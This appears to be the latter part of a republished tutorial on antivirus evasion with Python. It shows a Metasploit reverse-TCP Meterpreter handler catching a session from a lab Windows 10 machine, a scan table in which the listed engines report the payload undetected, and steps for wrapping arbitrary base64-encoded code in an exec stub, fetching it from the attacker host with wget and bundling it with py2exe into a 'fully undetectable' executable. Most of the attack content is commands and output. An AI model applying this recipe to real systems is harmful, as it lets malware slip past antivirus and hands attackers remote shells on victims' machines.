
Acronis	✓ Undetected	Ad-Aware	✓ Undetected
AegisLab	✓ Undetected	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	SecureAge APEX	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected

Now it is time to run it on the Windows 10 machine. Copy the “mrtp.exe” file directly to the Windows 10 box. In a real life exploitation you would need to leverage some attack vector to deploy it and execute it on your target, however, that is out of the scope of this article.



```
       =[ metasploit v5.0.27-dev                          ]
+ -- --=[ 1897 exploits - 1068 auxiliary - 329 post       ]
+ -- --=[ 547 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/revers
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
```

Make sure your Metasploit handler is listening on port 443, and run the artifact “mrtp.exe” on the Windows 10 machine.


WinDev1905Eval (InitialSnapshot) [Running]
Recycle Bin
EULA
mrtp
C:\Users\User\Desktop\mrtp.exe
Kali-Linux-2019.2-vbox-amd64 [Running]
Applications
Places
Terminal
Tue 19:31
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
Windows 10 Enterprise Evaluation
Windows License valid for 71 days
Build 17763.rs5_release.180914-1434
4:31 PM
6/11/2019
Right ⌘

```
+ -- --=[ 547 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
[*] Sending stage (53755 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.10:443 -> 10.0.2.9:62928) at 2019-06-11
 19:30:13 -0400

meterpreter > sysinfo
Computer        : WinDev1905Eval
OS              : Windows 10 (Build 17763)
Architecture    : x64
System Language : en_US
Meterpreter     : python/windows
meterpreter > 
```

As shown on the screenshot, the artifact executed completely undetected and a meterpreter session was successfully established.

Customizing your own Python payload

You can leverage this technique and use your own customized Python payload. All you need to do is to repeat the steps from the previous session, editing the "*mrtp.py*" file after generating it with msfvenom. You will have to replace the original encoded base64 string with your own Python code.


Just as an example, let's create a new "*custom_payload.py*" Python script that just prints two messages and use it as our new payload.

```
print ("Customized payload")
print ("It works!")
```

custom_payload.py hosted with ♡ by **GitHub** **view raw**

After creating it, we will need to encode it with base64 encoding:


```
cat custom_payload.py | base64
```



```
root@kali:~# cat custom_payload.py
print ("Customized payload")
print ("It works!")
root@kali:~# cat custom_payload.py | base64
cHJpbnQgKCJDdXN0b21pemVkIHBheWxvYWQiKQpwcmludCAoIkl0IHdvcmtzISIpCg==
root@kali:~#
```

For the sample script we used, it will give us the following base64 encoded string: “cHJpbnQgKCJDdXN0b21pemVkIHBheWxvYWQiKQpwcmludCAoIkl0IHdvcmtzISIpC

Now, we edit the existing “*mrtp.py*” script we used on the previous session, and replace the original base64 string that begins with “aW1wb3J0IHNvY2t” with our new one.



```
root@kali:~# cat custom_payload.py | base64
cHJpbnQgKCJDdXN0b21pemVkIHBheWxvYWQiKQpwcmludCAoIkl0IHdvcmtzISIpCg==
root@kali:~# vi mrtp.py
root@kali:~# cat mrtp.py
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.
version_info[0]]('cHJpbnQgKCJDdXN0b21pemVkIHBheWxvYWQiKQpwcmludCAoIkl0IHdvcmtzIS
IpCg==')))
root@kali:~#
```


After customization, the final result should be similar to this:

```
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_info[0]]('c
```

mrtp.py hosted with ♡ by GitHub   view raw

Copy the new “*mrtp.py*” back to your Windows machine and repeat the bundling steps:

```
wget http://10.0.2.10/mrtp.py -O mrtp.py

python.exe .\setup.py py2exe

.\dist\mrtp.exe
```



```
Administrator: Windows PowerShell
you may or may not need to distribute them.

Make sure you have the license if you distribute any of them, and
make sure you don't distribute files belonging to the operating system.

   OLEAUT32.dll - C:\Windows\system32\OLEAUT32.dll
   USER32.dll - C:\Windows\system32\USER32.dll
   IMM32.dll - C:\Windows\system32\IMM32.dll
   SHELL32.dll - C:\Windows\system32\SHELL32.dll
   ole32.dll - C:\Windows\system32\ole32.dll
   COMDLG32.dll - C:\Windows\system32\COMDLG32.dll
   COMCTL32.dll - C:\Windows\system32\COMCTL32.dll
   ADVAPI32.dll - C:\Windows\system32\ADVAPI32.dll
   GDI32.dll - C:\Windows\system32\GDI32.dll
   WS2_32.dll - C:\Windows\system32\WS2_32.dll
   CRYPT32.dll - C:\Windows\system32\CRYPT32.dll
   KERNEL32.dll - C:\Windows\system32\KERNEL32.dll
PS C:\evasion> .\dist\mrtp.exe
Customized payload
It works!
PS C:\evasion>
```

After executing the new “mrtp.exe” bundled Python artifact we get “Customized payload” “It works” strings printed on the terminal.

At this point, you should be able to create any Python FUD artifact you want just by editing the “custom_payload.py” file and bundling it with Py2Exe.

About the Author

Marcelo Sacchetin is an Application Security Engineer at Grubhub

Expertise: Python, C/C++, Security Architecture and Design, Security Software Engineer, Threat Analysis, Application Security, Secure Software Development Lifecycle, SDL, CISSP, HMI, SCADA, ICS, IoT, Vulnerability Researcher, Vulnerability Assessments and Remediation, Malware Analysis, Software Security.

The article has been originally published at:

https://medium.com/bugbountywriteup/antivirus-evasion-with-python-49185295caf1

NOVEMBER 12, 2019

Subscribe ▾ Login

Be the First to Comment!

B I U S

This site uses Akismet to reduce spam. Learn how your comment data is processed.

0 COMMENTS

SEARCH

Newsletter

Signup for newsletter to receive free Articles !

Email*

☐ Yes, please sign me up for newsletters. This includes offers, latest news, and exclusive promotions

Subscribe

FREE CONTENT

MOST POPULAR

Ettercap and middle-attacks tutorial

TOP 5 Latest Cyber Security Books (2017-2019) | Best & Latest Must-Reads For Any Aspiring or Seasoned Hacker

Metasploit Cheat Sheet

Julia: a Language for the Future of Cybersecurity

How I Hacked Into Your Corporate Network Using Your Own Antivirus Agent

RELATED BRANDS

Hakin9

eForensics Magazine

OUR PRODUCTS

COMPANY

SUPPORT

MORE